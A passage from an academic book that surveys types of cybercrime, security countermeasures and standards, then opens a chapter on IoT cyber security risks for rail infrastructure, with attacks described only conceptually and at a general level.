Investments in the security are always high, still fortunate cyber-attacks are on the scale, both in sophistication & number (Liu et al, 2012). Whereas today's "fast-paced technology" artistic powers and new technical initiatives, it opens new domains for the cyber criminals. They focus on personal data & financial assets, but to critical infrastructure and intellectual property also. Our Resilient, Secure & Vigilant method support you to get over the cyber risk so that your business will keep moving.

### **Cyber Criminals**

A cyber criminal is "an individual who commits cybercrimes, where he/she makes use of the computer either as a tool or as a target or as both". Cybercriminal uses computer systems in three different steps:

- Choose a computer as their victim: Criminals infect computers of other people to implement vicious actions, like data theft, identity theft, expanding viruses etc.
- Attacker uses computer as their weapon: For carry out "conventional crime" they use the computer, like fraud, spam, illegal gambling, etc.
- They use computer as their accessory: For saving stolen or illegal data they use the computer (Wang et al, 2013).

## **CLASSIFICATION OF CYBER CRIMES**

### **Cybercrimes against Individuals**

1. **Password-Sniffing:** If the hacker can't guess the password, there are other ways to get it. One method which has become very famous is called ``password sniffing''. It turns out to be the most used networks. It means that each message that a computer in the network can be seen by any other computer which is on the same network (Von Solms et al, 2013). In proceedings, every computer will notice that the message is not meant for them except the recipient, and ignore it. But many computers can be programmed to see every message on the network. One can look at message which is not intended for you.
2. **E-Mail Spoofing:** Email spoofing is "the forgery of an email header so that the message appears to have originated from someone or somewhere other than the actual source". Email spoofing is a "tactic used in phishing and spam campaigns because people are more likely to open an email when they think it has been sent by a legitimate source".
3. **Spamming:** Electronic spamming is the usage of computerized messaging systems to send the spam message as well as sending the messages continuously on the similar site. As the email spam is the most generally known form of spam, the phrase is applicable to similar crimes in the different media like instant messaging spam (Yan et al, 2012), Usenet newsgroup spam, spam in blogs, Wiki spam, Web search engine spam, mobile phone messaging spam, Internet forum spam, social spam, television advertising and file sharing spam.
4. Harassment and Cyber Stalking:

***Role of Cyber Security in Today's Scenario***

- a. Cyber-harassment, or cyber-bullying, can involve things like:
  - i. Checking email without permission.
  - ii. Masquerading or hacking your social accounts.
  - iii. Spread out rumours related to you.
  - iv. Sharing videos and photos without user consent.
- b. Cyber-harassment is not just about being “teased” – it’s repeated behaviour that is designed to control, humiliate or scare the person who is targeted. “It’s not legal, and it’s not OK.”

If someone regularly contacting you on Facebook or any kind of social site and it’s making you upset and scared, it sounds like you are being stalked. “Stalking is illegal”. The person could get into danger (Ralston et al, 2007). Stalking involves following someone around or leaving messages online or on their phone, and madly trying to make them feel scared. You should contact the police and get them informed. Save such emails or messages to show to the police if required. Stalking can also involve sexual comments or threats. The stalker tries to make the person they are stalking and made intimidated and scared. Stalking anyone, is against the law in Victoria. Stalking someone on any social site is also against the law.

5. **Computer Disruption:** Computer Disruption includes cautious attacks intended to disable networks or computers for interrupting education, recreation and commerce for committing espionage, facilitating criminal conspiracies or personal gain, like human trafficking and drug. According to the FBI, computer disruption costs billions of dollars in legal fees to repair damages like identity theft and to recover vital infrastructure that serves hospitals, banks and 911 services.

## **Cybercrimes Against Property**

1. **Credit-Card Frauds:** Fraud in Credit Card is a “wide-ranging term for theft and fraud committed” involving or using the debit card or credit card, as a cracked point of possessions in the transaction. The goal is to gain unauthorized funds from the account or goods without paying. As Per the USFTC, during the mid-2000s when the identity rate theft had been influencing slowly, in 2008 it was boosted by 21 percent. But fraud due to credit card, that crime which most people relate with ID theft.
2. **Internet Time Theft:** Theft in Internet time falls in hacking. It is the used by the unauthorised person where Internet hours paid for by another person. The person who is getting access to someone else’s ISP user ID and password, uses it to access the Internet without the other person’s knowledge, either by gaining or hacking access to it by the illegal means. You can detect time theft if your Internet time must be recharged often, in spite of infrequent usage.

## **Cybercrimes Against Organizations**

1. **Denial-Of-Service Attacks:** A DoS is a type of attack where the hackers try to stop valid users from using the service. In the DoS attack, the attacker normally sends several messages requesting the server or network to validate requests that have improper return addresses. The network or server will not be able to search the return address of the attacker when the authentication is sent,

### ***Role of Cyber Security in Today's Scenario***

compels the server to wait before terminating the connection. When the server closes the connection, the attacker sends more validation messages with the improper return addresses (Liu et al, 2012). So, the process of authentication and server waiting will start again, keeping the network or server busy.

2. **Unauthorized Access of Computer:** Unauthorized access is when somebody gains access to a program, service, website, server, or other system using someone else's account or other ways. For example, if somebody kept judging a username or password for an account which is not theirs until they gained the access, it is an unauthorized access.
3. **Virus Attack:** A virus is a programming code or program that imitates by being copied or begins its copying to another program, document or computer boot sector. Viruses can be transferred as attachments to the e-mail note or in the downloaded file, or be present on a CD or a diskette. The actual source of the downloaded file, e-mail note, or diskette you have received is normally unaware that it includes a virus. Some viruses unleash their effect as soon as their code is finished; other viruses lie asleep until circumstances make their code to be executed by the computer.
4. **Computer Network Intrusion:** Intrusion detection (ID) is a type of security management system for networks and computers. An ID scheme analyses and gathers information from different domains within a network or computer to detect known security faults, which may involve both misuse & intrusions. ID uses vulnerability scanning, which is a technology developed to check the security of a network or a computer system.
5. **Software Piracy:** The unauthorized copying of software is referred to as software piracy. Most retail procedures are authorised for use at only one computer site or for use by single user at any time. By buying the software, you become an authorized and licensed user rather than an owner (Liu et al, 2012). You can make duplicate program for backup purposes, but it is against the law to give copies to colleagues and friends.
6. **Salami Attack:** Finding, hearing, stealing or buying, data requires no computer complication, whereas fabricating or modifying new data needs some knowledge of the technology by which the data are stored or transmitted, also the format in which the data are preserved. The most common sources of such kind of problem are errant file system utilities, malicious programs and flawed communication facilities. Data are especially vulnerable to editing. Small and skilfully done enhancements may not be found in normal ways (Ralston et al, 2007). For instance, we saw in our truncated interest instance that a criminal can act what is known as a "Salami attack": The crook shaves a little from many accounts and puts these shavings together to form a good result, like the meat scraps joined in a salami.

### **Cybercrimes Against Society**

1. **Forgery:** The forgery crime refers to the creation of a fake document, the enhancement of an existing document, or the unauthorized access to the system.
2. **Cyber-Terrorism:** According to the "U.S. Federal Bureau of Investigation", cyber-terrorism is any "premeditated, politically motivated attack against information, computer systems, computer programs, and data which results in violence against non-combatant targets by sub-national groups or clandestine agents."

***Role of Cyber Security in Today's Scenario***

3. **Web Lascaring:** This term is derived from the term hi jacking. In these kinds of offences, the hacker gains access and control over the web site of another. He may even change the information on the site. This may be done for fulfilling political objectives or for money. E.g. recently the site of MIT (Ministry of Information Technology) was hacked by the Pakistani hackers and some obscene matter was placed therein. Further the site of Bombay crime branch was also web jacked. Another case of web jacking is that of the ‘gold fish’ case. In this case the site was hacked and the information pertaining to gold fish was changed.

## **IMPACT OF SECURITY BREACHES**

Security breaches can affect organizations in different ways. They may result in the following:

- Revenue Loss,
- Damage to organization’s reputation,
- Compromise or loss of data,
- Interruption in the business processes,
- Damage in the customer confidence,
- Damage in investor confidence,
- **Legal Effects:** In many of the states and countries, legal effects are associated with the failure of the secure system—for instance, GLBA, California SB 1386,HIPAA, Sarbanes Oxley.

Security rupture can have ever-lasting effects. When there is a real security flaw, the organization must take quick action to confirm that the flaw is removed and the damage is defined. Now many organizations have “customer-facing” services—for instance, websites. The result of an attack is noticed by the customers first. So, it is important that the “customer-facing” side of the business should be as secure as possible.

## **COMPUTER PRESERVATION**

In cyber security, a countermeasure is referred to as a technique or procedure that minimizes an attack, a threat or vulnerability by either removing it or reducing its impact on the computer system. This reduces the extent of damage it can create, or by determining & describing it so that proper precautionary measures can be seized. Some common techniques are discussed in the below sections:

### **Framework of Security**

Securing the architecture, also referred to as secure design, indicates that the software has been constructed in such a manner so as to make the architecture to be more secure. In this scenario, security is examined to be the primary characteristics.

Few of the methods in this method involve:

### ***Role of Cyber Security in Today's Scenario***

- **The “Principle of Least Privilege”:** This principle states that each part of the system has only those privileges that are required by it to function correctly. Even if an intruder gets connection to that particular part of the system, they will have only restricted access to the complete system and hence, will not be able to exploit the complete system. Thus, the rest of the system will remain secure.
- **Automated Theorem:** This theorem is employed in order to prove that the crucial software subsystems are functioning and working correctly (Yan et al, 2012).
- **Code Reviews and Unit Testing:** Code is reviewed and unit testing is performed so as to create the modules more secure. Code review involves both functional as well as structural testing, and unit testing is done for each individual unit so that all the minute flaws can be removed as much as possible.
- **Defense in Depth:** Defense in Depth refers to the situation, where the framework is in such a way that one or more subsystem needs to be breached to sacrifice the integrity of the complete system and the information and data it is holding (Wang et al, 2013).
- **Default Secure Settings:** Default secure settings and design are done so as to “fail secure” rather than “fail insecure”. Basically, a secure system should need a premeditated, cognisant, free decision and knowledgeable on the part of valid authorities in order to create it vulnerable and insecure.
- **Audit Trails Tracking System:** This type of system has been designed, so whenever a security crack takes place, the working of the breach and amount to which it can cause harm to the system can be resolved. Remotely saving audit trails, where they can only be added to, can help to catch attackers more easily, as they are unable to cover their tracks (Von Solms et al, 2013).
- **Complete Vulnerability Disclosure:** All the vulnerabilities needs to be completely disclosed and unveiled to confirm that the “window of vulnerability” is kept as short as possible when bugs are discovered. This will help to take corrective actions in advance and design the security techniques properly so as to make them most effective such that even if the vulnerabilities are exploited, the extent of damage is less.

### **Architecture of Security**

The Architecture for Open Security organization states architecture for IT security as “the design artefacts that illustrate how the security controls are positioned, and how they show a relationship with the overall information technology architecture (Ericsson & G.N., 2010). These controls are utilized to maintain the system’s quality attributes: confidentiality, integrity, availability, accountability and assurance services”.

Techopedia explains architecture of security as “a unified security design that addresses the necessities and potential risks involved in a certain scenario or environment. It also tells when and where to apply security controls. The design process is generally reproducible.” The key points in the architecture of security are:

- The relationship among distinct components and how the components are dependent on each other for working.
- How to determine the controls based on different factors such as good practice, risk assessment, legal matters and finances.
- The consistency of controls.

***Role of Cyber Security in Today's Scenario***

## DIMENSIONS IN SECURITY

The computer can be ideally in a secured state, when the state has been obtained by the operation of three different processes: threat response, detection and prevention (Liu et al, 2012). These processes are established on different components of policies and system that involve the following:

- Privileges may be given to the user based on his/her rank in the organisation and only authorized users can access the files and data. Efforts should be made to encrypt the files before storing them, so that, even if, someone intrudes into the system and gets hold of the files, he/she should not be able to access the data in the file. It is always a good practice if a combination of algorithms is used for the encryption process rather than a single algorithm, which will increase the level of security (Ralston et al, 2007).
- Firewalls are considered to be one of the most common protection mechanisms from the perspective of network security as they can protect access to internal network services, and restrict particular types of attacks via packet filtering. Firewalls can be either software based or hardware.
- Intrusion Detection System (IDS) are designed to find the presence of any kind of intrusion in the network and also assist in post-attack forensic practices for gathering digital based evidences, whereas audit logs and trails treat a same function but for specific systems only (Yan et al, 2012).
- System Response is explained by the estimated security needs of the individual system and may include the entire dimension from plain up-gradation of security to legal authority counter-attacks and notification.

## MANAGEMENT OF VULNERABILITY

Vulnerability management is referred to as the processes that comprise identifying, and abating vulnerabilities, specifically in firmware and software. Vulnerability, if exploited, can lead to compromise the host system completely, depending on the impact of exploitation. Vulnerability management is a vital part of computer security and network security, because it is the vulnerabilities, which gives the opportunity to the attacker to exploit the system and steal confidential data (Byres et al, 2004).

Vulnerabilities can be detected with the assistance of a vulnerability scanner, which scans and evaluates a system in for common vulnerabilities, like open ports, default or unsure software configuration, and uncertainty to various kinds of malwares. Nessus vulnerability scanner is one such tool used for vulnerability assessment.

Beyond vulnerability scanning, different companies and institutions provide contract to external third party vendors and security accountants to perform normal penetration tests against the systems to detect and mitigate vulnerabilities.

## MECHANISM FOR HARDWARE PROTECTION

Not only software, but hardware can also be an insecure source to the system. With the malicious vulnerable microchip or intentionally included during the assembling of the particular system, hardware-assisted or based security of computer provides a substitute to computer security software (Liu et al, 2012). By

### ***Role of Cyber Security in Today's Scenario***

using various kinds of techniques and devices like intrusion-aware scenarios, dongles, disabling USB ports and mobile-enabled access may be considered more secure due to the physical access needed in order to be compromised. Each of these is covered in more detail below.

- USB dongles are used in software licensing schemes to disengage software capabilities; however, they can also be used as a means to stop unauthorized access to the computer or other software devices. The dongle makes a secured encrypted communication channel between the key and software app. The basis is that the dongle having encryption technique like AES gives a much vigorous dimension of security; as it is tougher to replicate & breach the dongle in comparison to imitate the software to different machine and then using it.
- Trusted platform modules (TPMs) provide security to the devices by collecting cryptographic abilities on the devices accessible, through the use of computer chip or microprocessors (Wang et al, 2013).
- Lock drivers are unique software gadgets used to secure HDs, forming HDs in-accessible to intruders. Hard drive of any computer system is essentially the principle storage of all information related to the system, and must be protected from falling into malicious hands.
- Deactivating ports of USB is another security choice for stopping malicious and illegal access to the compromised computer. Affected USB dongles attached to the network from the computer system within the firewall are acknowledged to be the most basic hardware threat masking computer networks.
- Built-in technologies of the mobile devices like Bluetooth, biometric validation e.g. thumb print readers and Bluetooth low energy (LE) on non-iOS devices for the mobile devices, offering secure and new methods for android devices to connect the authenticated systems. Now-a-days, mobile phones also have retina scanning technology to make the device even more sound and secured (Yan et al, 2012).

### **Securing the Operating System**

Operating System is the heart and brain of any computer system and it must be the first and foremost priority to secure the operating system before putting on any other defensive strategy. Different basic operating systems do satisfy the EAL4 standard, but the appropriate and formal verification which is essentially needed for the highest levels indicates that they are not so common.

### **Follow Secure Coding Guidelines**

Structural testing or white-box testing is the type of security testing, which is used to test the code for any kind of vulnerabilities or loopholes. Systems that have been coded securely by following secure coding guidelines are “secure by design”. Software Programmers, new to any organisation should be trained properly according to guidelines of secure coding (Wang et al, 2013), so that they can inculcate this practice and during the actual coding of the software application, they are able to make as less mistakes as possible. Sometimes, a formal verification process is also essential to make sure that the code is secured from all aspects and perspectives.

***Role of Cyber Security in Today's Scenario***

## **Authentication**

Authentication is referred to as the process of confirming the true identity of any piece of data as claimed by an entity. Authentication also involves confirming the identity of a person by corroborating their identity documents, or validating the authenticity of a website with a digital certificate. Authentication is one of the essential characteristics of cryptography and is extremely vital for providing security to computer systems and information (Ralston et al, 2007). In other words, authentication often involves verifying the validity of one or more forms of credentials of any individual entity, either user or information. It should be after authentication and authorization that the person should be allowed to access highly confidential and classified information and data.

## **INTRUSION DETECTION AND PREVENTION SYSTEM (IDPS)**

An IDPS is a type of software or device, which detects for any kind of malicious activity in the network or the system and prevents it from occurring. There are different types of IDPS such as network based IDPS, host based IDPS etc. Some of them work online and others work offline. Host based IDPS is often involved in the monitoring of critical operating system files, while a network based IDPS monitors and examines the incoming and outgoing traffic through the network. IDPS can also be categorized on the basis of the approach used by them to detect the threat or intrusion: signature-based detection is one of the common approaches, where the IDPS recognizes the malware through their attack pattern (Von Solms et al, 2013). The second variant is anomaly based detection approach, which detects deviations from normal behaviour of the system and classifies them as anomalies. The latter depends on machine learning for training purposes.

Although both of them presented to network security, an intrusion detection system (IDS) differs from the firewall in the way that a firewall searches for intrusions so that they can be stopped from occurring. Firewalls confined access between networks to stop intrusion and are unable to show an attack from within the network. An IDS searches and analyses a dubious intrusion once it has been occur and signals an alarm. If the same intrusion takes place in future, then the IDS is able to prevent it from causing any further damage using its prevention techniques. An IDS looks out for attacks that originate from within a system.

## **CYBER-SECURITY STANDARDS**

It is very vital to establish the duties, its scope and how it interacts with other guidance and standards while discovering the best-practices and guidance, which are very useful for implementing effective and efficient cyber security techniques (Wang et al, 2013).

Cyber security standards and practices are normally employed to every type of organisation irrespective of their size or the industry and sector in which they are working. Due to the advancement in technology and its introduction in almost every sector of human society, it has become the only means of lifeline to carry out different types of jobs. Humans are heavily dependent on technology for storing and processing of information and as a result, cyber security goes hand-in-hand to safeguard this information.

### ***Role of Cyber Security in Today's Scenario***

## **TEN STEPS TO CYBER SECURITY**

Ten Steps to Cyber Security are given by Department for BIS in 2012 as an explanation of cyber security for executives. The Ten Steps gives an outstanding structure for understanding the basic concepts of cyber security and implementing them in our real life instances. It depends on broader objectives and descriptions to describe the threats, defensive strategies and the security solutions that can then be implemented and approached across the whole organisation. Such strategies and solutions will help to provide a much better security barrier as compared to defining specific controls, which may help securing only certain areas of the organizations, while the others will still be at risk. So, the Ten Steps can be achieved by the app of other standards, and the organisation that is able to achieve all of the points raised in the Ten Steps can be confident in that they have secured their information and data quite efficiently (Yan et al, 2012).

## **PAS 555**

While most of the standards and guidance generally detect problems and provide solutions based on the problems, PAS 555 takes the method of detailing the effective cyber security. It means that instead of specifying how to reach a particular issue, PAS 555 describes what the solution should be looking like. Thus, it puts more importance and stress on the solution rather than the problem. If used individually, this technique will be tough to settle against the option of vulnerabilities and threats but, on the other hand, it is passed down in association with other standards, then it can produce better results in the sense that it may be employed to certify that whether the suggested explanation are comprehensive or not.

PAS 555 particularly focuses the top management of an organization and has a quite wider scope. It is primarily intended to provide and establish a architecture for the governance of cyber security which allows seniors and executive level managers to draw a comparison among the cyber security measures put in place in the organisation against the established cyber security measures at a much higher level. When executed, this gives an encapsulation below which all the other guidance and standards can fit to provide the expected outputs as described (Ralston et al, 2007).

## **ISO/IEC 27031**

ISO/IEC 27031 is a standard for ICT for business constancy. This is a sensible step to proceed towards incident management, so an unprecedented incident can be converted into a threat for any business (Ericsson & G.N., 2010). It is essential to keep the business going even after any incident, which is referred to as business continuity plan, and is a part of cyber risk management. During planning of cyber security for the organisation, it should be kept in mind that backup strategies should be always there and the organisation must always be prepared to sustain the impact of a cyber attack on the organisation as a whole (as a worst case option), if the first line of defence is breached by the attacker.

***Role of Cyber Security in Today's Scenario***

## **CYBER SECURITY PRODUCTS AND SERVICES**

IT Governance offers a inimitable range of products and services designed to help the individual or organization protect their business from the impact of cyber risk and to ensure that business continues even in case of a security breach and the impact of the breach is as less as possible. Every organisation should possess secondary storage back-ups of information and data, which can be utilised in these cyber crime incidents to reduce the loss of the organisation. The Cyber security standards are generally applicable to all organisations regardless of their size or the industry and sector they operate in. Cyber security skills are integral to the effective functioning of any organisation committed to addressing the increasing cyber threat all around the world (Liu et al, 2012). The cyber security learning pathway provides good opportunities to develop expertise in this field and gain industry-standard certifications, which are beneficial for taking up jobs in this sector.

## **CYBER SECURITY CONSULTANCY SERVICES**

The consultancy services offered by the IT governance's cyber security sector are delivered by a team of skilled and experienced in-house consultants who have a in-depth understanding of the various types of cyber crimes going on in the world and possess knowledge about the broad range of cyber risks facing organisations today, enabling you to implement the best possible security solutions for your budget and requirements.

## **CYBER INCIDENT RESPONSE MANAGEMENT**

The rate at which a security breach is identified, the spreading of malwares is conflicted, and unauthorised access to data is prevented, definitely makes a significant difference in controlling risk, costs and impact during an incident. Effective and efficient steps taken to respond to such an incident can decrease the risk of similar incidents occurring in future.

With an effective incident response plan, you will be able to detect incidents at an earlier stage and develop an effective defence against the attack.

IT Governance's cyber security incident response consultancy service is based on best-practice frameworks developed by CREST, ISO 27001 and ISO/IEC 27035, and can help you develop the resilience to protect against, remediate and recover from a wide range of cyber incidents (Von Solms et al, 2013).

## **Cyber Security Governance**

A board of organization is responsible for the structure of processes, standards and activities that secure the organisation in against to cyber risk. All the boards must be aware of the Cyber Threat Outlook and should know that what Modern Persistent Threats are and how much destruction they can create (Yan et al, 2012).

### ***Role of Cyber Security in Today's Scenario***

## **Cyber Security Strategy**

It is very important to perform a risk analysis and assessment of all the systems in an organisation before developing a strategy to combat cyber risks. The strategy should compulsorily cover the vital domains of cyber security such as people, processes, technologies and compliances.

## **Risk Management**

Risk Management includes many small processes within itself, which are necessary for developing a cyber security strategy, and the initiating point is always risk assessment. The cyber security professionals can either conduct such an assessment for the users of the systems, or they can also get enrolled in certificate courses to learn how to do an assessment on their own (Wang et al, 2013). Cyber security risk management toolkits are also available in the market, which provide the necessary knowledge and aids for managing the risks.

## **Enterprise and Security Architecture**

Different types of organisations are taking the initiative to deploy architectural frameworks for the enterprise, which will assist in the development and design of their IT and security infrastructures, which will be in tune with and provide support to the existing business infrastructure.

## **Security Audit, Intrusion Testing**

In order to check the quality of the existing cyber security controls and check how effectively they are functioning, security auditing is a necessary task. Intrusion testing is also as necessary as auditing to check for the presence of any kind of intrusion in the system or the network across the organisation. Both these tasks should be carried out periodically and methodically with the help of experts (Byres et al, 2004).

## **Certification and Regulation Controls**

Regulatory concession is an important feature of useful cyber governance. Regulators are giving more emphasis to cyber breaches. Reputational destruction from security breaches can be very useful.

## **Recovery and Continuity Plans**

Any kind of cyber security strategy developed by the organisation and security measures put in place may be breached sooner or later. Hence, it is very essential that the organisation should always have some recovery and continuity plans ready to deal with such an incident. One such example may be that the organisation should always keep a duplicate secondary storage of all their important data at a remote location, which can be used to recover quickly from such an incident (Ralston et al, 2007).

**Role of Cyber Security in Today's Scenario**

## Cyber Security Skills

Cyber security is a rising and exponentially growing area in the field of computer science. It is such an area that only expert knowledge can help to combat cyber risks and therefore, all organisations, in the race to fight cyber threats and risks should deploy expert professionals, who are clear with the concepts and have deep knowledge of their work. IT governance is taking the initiative to provide such skilled and certified security professionals through their training (Yan et al, 2012).

## CONCLUSION

Cyber security is referred to as the technique or act of preventing the unauthorized access of any computer system by an intruder. In the modern era, cyber security is growing to be the most vital and integral part of human life. Due to advancement of technology, most of our tasks are dependent on computer and thus, we tend to store many confidential data and information, which needs protection from attacker. Cybercrime can take many forms, some of which can be truly dangerous and indeed very difficult to prevent from occurring. Cyber based criminal activities can take place against any individual such as Password sniffing, e-mail spoofing, computer sabotage etc, or against an organisation such as software piracy, hacking, virus attack etc. Depending upon the configuration of the target system (the system on which the attack is being planned) and the security measures it possesses, the impact of security breach can range from dangerous to fatal.

Cyber security solutions can range from securing the architecture to highly advanced techniques in protecting the software. It is very essential to keep a check of all the loopholes and vulnerabilities of a system and see to it that enough care is given to manage those vulnerabilities so that before an attacker exploits them, these vulnerabilities are fixed. There are many tools and techniques invented to discover vulnerabilities of a system and fix them.

Every year, lots of technical infrastructure is being damaged and wasted due to cyber-attacks and cyber terrorism. Thus, it is essential and the responsibility of every citizen to prevent cyber-attacks, even if it is on their part at the grass root level, because every minimal effort will ultimately result in a huge success.

## REFERENCES

- Byres, E., & Lowe, J. (2004, October). The myths and facts behind cyber security risks for industrial control systems. *Proceedings of the VDE Kongress*, 116, 213–218.
- Ericsson, G. N. (2010). Cyber security and power system communication—essential parts of a smart grid infrastructure. *IEEE Transactions on Power Delivery*, 25(3), 1501–1507. doi:10.1109/TPWRD.2010.2046654
- Liu, J., Xiao, Y., Li, S., Liang, W., & Chen, C. P. (2012). Cyber security and privacy issues in smart grids. *IEEE Communications Surveys and Tutorials*, 14(4), 981–997. doi:10.1109/SURV.2011.122111.00145

***Role of Cyber Security in Today's Scenario***

Ralston, P. A., Graham, J. H., & Hieb, J. L. (2007). Cyber security risk assessment for SCADA and DCS networks. *ISA Transactions*, 46(4), 583–594. doi:10.1016/j.isatra.2007.04.003 PMID:17624350

Von Solms, R., & Van Niekerk, J. (2013). From information security to cyber security. *Computers & Security*, 38, 97-102.

Wang, W., & Lu, Z. (2013). Cyber security in the Smart Grid: Survey and challenges. *Computer Networks*, 57(5), 1344–1371. doi:10.1016/j.comnet.2012.12.017

Yan, Y., Qian, Y., Sharif, H., & Tipper, D. (2012). A survey on cyber security for smart grid communications. *IEEE Communications Surveys and Tutorials*, 14(4), 998–1010. doi:10.1109/SURV.2012.010912.00035

# Chapter 14

## Exploring Cyber Security Vulnerabilities in the Age of IoT

Shruti Kohli

*University of Birmingham, UK*

### ABSTRACT

*The modernization of rail control systems has resulted in an increasing reliance on digital technology and increased the potential for security breaches and cyber-attacks. Higher-level European Train Control System(ETCS) systems in particular depend on communications technologies to enable greater automation of railway operations, and this has made the protecting the integrity of infrastructure, rolling stock, staff and passengers against cyber-attacks ever more crucial. The growth in Internet of Things (IoT) technology has also increased the potential risks in this area, bringing with it the potential for huge numbers of low-cost sensing devices from smaller manufacturers to be installed and used dynamically in large infrastructure systems; systems that previously relied on closed networks and known asset identifiers for protection against cyber-attacks. This chapter demonstrates that how existing data resources that are readily available to the railways could be rapidly combined and mapped to physical assets. This work contributes for developing secure reusable scalable framework for enhancing cyber security of rail assets*

### INTRODUCTION

The Internet of Things (IoT) has evolved rapidly over the last 5 years, bringing with it the promise of low-power, connected devices that are able to monitor themselves and their surroundings. While much of the marketing hype around the IoT has been about consumer devices (connected fridges etc.), much of the standards development has been driven by industrial applications, in particular the need to find low-cost solutions for the monitoring of geographically dispersed infrastructure networks, such as roads, railways, or pipelines. Underpinning the IoT is the integration of a number of existing sensor, actuator and communication technologies;RFID-based identification, wired and wireless sensors, actuator networks (powered values etc.), enhanced communication protocols (4G mobile data etc.), and distributed intelligence for smart objects are just the tip of the iceberg. In industrial contexts, the IoT falls into the category of a Cyber-Physical System. Cyber Physical Systems (CPS) can be defined as system of col-

DOI: 10.4018/978-1-5225-2154-9.ch014

### **Exploring Cyber Security Vulnerabilities in the Age of IoT**

laborating computational elements controlling physical entities, (Pu,2011). A CPS integrates the 3Cs: Computation, Communication and Control, and enables the interaction between the physical world and the cyber world. CPS can provide real-time sensing, dynamic control, information feedback, and other services (Dong *et al.*, 2011). The use of IoT technologies as a component of wider CPS has huge potential for impact in many domains. Some representative applications are personalized healthcare, intelligent transportation systems, sustainable environment, and disaster management etc.,(Gupta *et al.*, 2013). They also share significant quality of service requirements,including the need for near real-time performance, continuous availability, high security and privacy of individual's personal data(Pu *et al.*, 2011). Further examples of industrial applications of the IoT include cyber-transportation systems (CTS), machine-to-machine (M2M) communications, (Wan *et al.*, 2011).

By increasing the degree of connectivity of everyday devices, the IoT will drive a significant increase in the complexity of many infrastructure-based systems, not least due to the increase in the number of data endpoints the system as a whole will expose to potential threats (Ma *et al.*, 2011). The authenticity and integrity of data being produced via the IoT is therefore a source of great interest within industrial domains, where asset data is the basis of many (potentially costly) real-time decision making processes. This is reflected in the scope of research projects currently investigating IoT topics, whereensuring the cyber security of resultant systems is a real concern, (Suo*et al.*, 2011).

In summary, the IoT offers the rail industry huge potential benefits in terms of ease of monitoring its geographically dispersed infrastructure, vehicles, and operating status (including climatic effects, trespass etc.); however, it also brings increased risk of cyber-attacks through increasing numbers of devices and data endpoints, communicating over public telecoms networks, and coming from a large number of non-traditional supply chains,(Ma *et al.* 2011). In this chapter author discusses one potential mechanism for mitigating those risks, through the use of ontology-driven asset monitoring frameworks, tuned to detect cyber-attacks.

## **NEED OF CYBER SECURITY IN IoT ENABLED SYSTEMS**

Cyber security is concerned with the security of cyberspace, a domain that encompasses all forms of networked, digital activities; alongside any actions conducted through digital networks. Traditionally, CPS have been formed around closed networks, and their cyber security has been based on that principle. As the IoT components of these systems expand, the system themselves open up to wider internet, and as a result need to be developed that can fulfil the new requirements around reliability, security and privacy, (Chen *et. al.*,2012).

Cyber-attacks on CPS have been increasingly in the news in recent years, due to the safety implications of a successful attack against a software system that controls physical infrastructure.One of the most well-known cyber-attack incidents involving a class of CPS known as Supervisory Control and Data Acquisition (SCADA) networks is the attack on Maroochy Shire Council's sewage control system for Queensland, Australia,(Abrams *et al.*,2008). The attack took place in January 2000, almost immediately after the control system for the sewage plant was installed by a contractor company, the plant experienced a series of problems. It was observed that the pumps were not running when needed, alarms were not being reported, and there was a loss of communications between the control center and the pumping stations, (Rudner *et al.*,2013). At the beginning, the sewage system operators thought there was a leak in the pipes. At no point did they think that it was an attack. It was only after months of logging that they

## ***Exploring Cyber Security Vulnerabilities in the Age of IoT***

discovered that a disgruntled ex-employee of the contractor company had installed the control system originally and was now causing all these problems. One of the insights in analyzing this attack is that cyberattacks may be unusually hard to detect (compared to physical attacks). The response to this attack was very slow and the attacker managed to launch 46 reported attacks until he was caught, (Cardenas et al., 2009). In 2008, a senior analyst for the CIA mentioned that there was evidence of computer intrusions into some European power utilities followed by extortion demands, (Cardenas et al., 2008). There had been evidences for attack for extortion on control systems in recent past. Although, physical attacks are reality, Cyber-attacks are a natural progression to physical attacks. They are comparatively cheaper, less risky for the attacker, are not constrained by distance. Further, they are easier to replicate and coordinate. It should be no surprise that most military powers are looking into future attack technologies, including cyber-attacks against the physical infrastructure of other nations, (Cardenas et al.,2009).

### **Enabling Cyber Security for UK Rail**

With the context of developing Smart Cities and Communities (SCCs), the deployment of interconnected Intelligent Public Transport (ITP) systems is expected to play a key role in improving the quality level of citizens' life through an increase in service levels and efficiency, (shift2Rail,2015). It could be visualized that transport by rail will play a major role for international, intercity and suburban connections, requesting a wide and efficient exchange of information with the other transport modes and with the final user. Much research has been carried out to address the critical problems faced by the modern railway – how to deliver reliable service to passengers and to freight operators, while maintaining very high levels of safety. While these are problems that the railway sector has faced for almost 200 years, new factors and new trends demand new solutions. One of the biggest challenges stems from ever increasing automation and incorporation of ever more digital systems, with increasing complexity,(Lewis et al., 2006). This, increased openness and interconnection of the railway systems, brings an ever-greater need for effective cyber security, guarding against malicious threats that could compromise both safety and operational performance.

With increasingly more reliance on web-based security systems, additional threats may occur in the form of denial of service (DoS) attacks(Florent et al.,2013). Rail services are vulnerable to cyber-attacks whereby computer systems used for railway services are bombarded with overwhelming traffic, forcing a 'denial of service' to disrupt rail services with a view to extorting the company (Transport Security Expo, 2016). Railway systems are becoming vulnerable to cyber-attack due to

- The move from bespoke stand-alone systems to open-platform, standardised equipment built using Commercial off the Shelf (COTS) components that can be accessed remotely via public and private networks (Patriciu, 2009).
- Complexity and fast rate of evolution of cyber technologies.

For the rail industry it is important to protect their infrastructure and rolling-stock systems. RSSB, (RSSB, 2016), and many governing bodies, (InnovateUK, 2016), have written down bespoke advice for railway-specific systems, as well as more general advice, to form a complete approach. For the purposes of the Rail Industry, the scope of this guidance is any system that is used to operate the railway where safety and / or reliability are important. It has been written with three specific objectives in mind:

### **Exploring Cyber Security Vulnerabilities in the Age of IoT**

- Reducing the overall risk of a successful cyber-attack through practical measures.
- To help suppliers and manufacturers ensure appropriate defenses and resilience against cyber-attacks.
- Support development of documentation on cyber security, including further guidance and an industry-developed voluntary Code of Practice.
- **Identification of Cyber Security Actors:**
  - Competitor organisations and people: Exact intentions are wide and varied, ranging from the desire to cause death, through to the desire to cause minor disruption or steal data.
  - Secondary threats posed by employees operating systems inappropriately, and from inertia within the supply chain regarding the introduction of cyber security measures to engineering systems.
  - Unintentional Leakage.
  - Third party attack with malicious intentions: terrorists, hackers, hacktivists and cyber criminals, and deliver value for money.
- **Modes of Attack:** Cyber systems used on GB rail networks may be subject to unauthorized access through various means:
  - Remotely, via the Internet or unsecured telecom networks.
  - At close hand, through direct contact with infrastructure (e.g. through a USB port).
